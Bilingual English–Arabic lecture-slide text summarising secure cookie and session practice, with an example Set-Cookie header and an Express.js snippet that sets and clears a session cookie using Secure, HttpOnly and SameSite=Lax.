Set-Cookie: key=value; Secure; HttpOnly; Path=/; SameSite=Lax
Expires=Fri, 1 Nov 2021 00:00:00 GMT



```
res.cookie('sessionId', sessionId, {
  secure: true,
  httpOnly: true,
  sameSite: 'lax',
  maxAge: 30 * 24 * 60 * 60 * 1000 // 30 days
})
res.clearCookie('sessionId', {
  secure: true,
  httpOnly: true,
  sameSite: 'lax'
})
```

Final thoughts on cookies and sessions

الأفكار النهائية حول ملفات تعريف الارتباط و الجلسات

- ▶ Never trust data from the client!
 - ▶ Don't use broken cookie **Path** attribute for security
 - ▶ Ambient authority is useful but opens us up to additional risks
 - ▶ Use **SameSite=Lax** to protect against CSRF attacks
 - ▶ If you remember one thing: set your cookies like this:
- ▶ لا تثق أبدًا بالبيانات الواردة من العميل!
 - ▶ لا تستخدم سمة ملف تعريف الارتباط المعطلة المسار للأمان
 - ▶ السلطة المحيطة مفيدة ولكنها تفتحننا أمام مخاطر إضافية
 - ▶ استخدم **SameSite =Lax** للحماية من هجمات CSRF
 - ▶ إذا كنت تتذكر شيئًا واحدًا: قم بتعيين ملفات تعريف الارتباط الخاصة بك على النحو التالي:

Set-Cookie: key=value; Secure; HttpOnly; Path=/; SameSite=Lax
Expires=Fri, 1 Nov 2021 00:00:00 GMT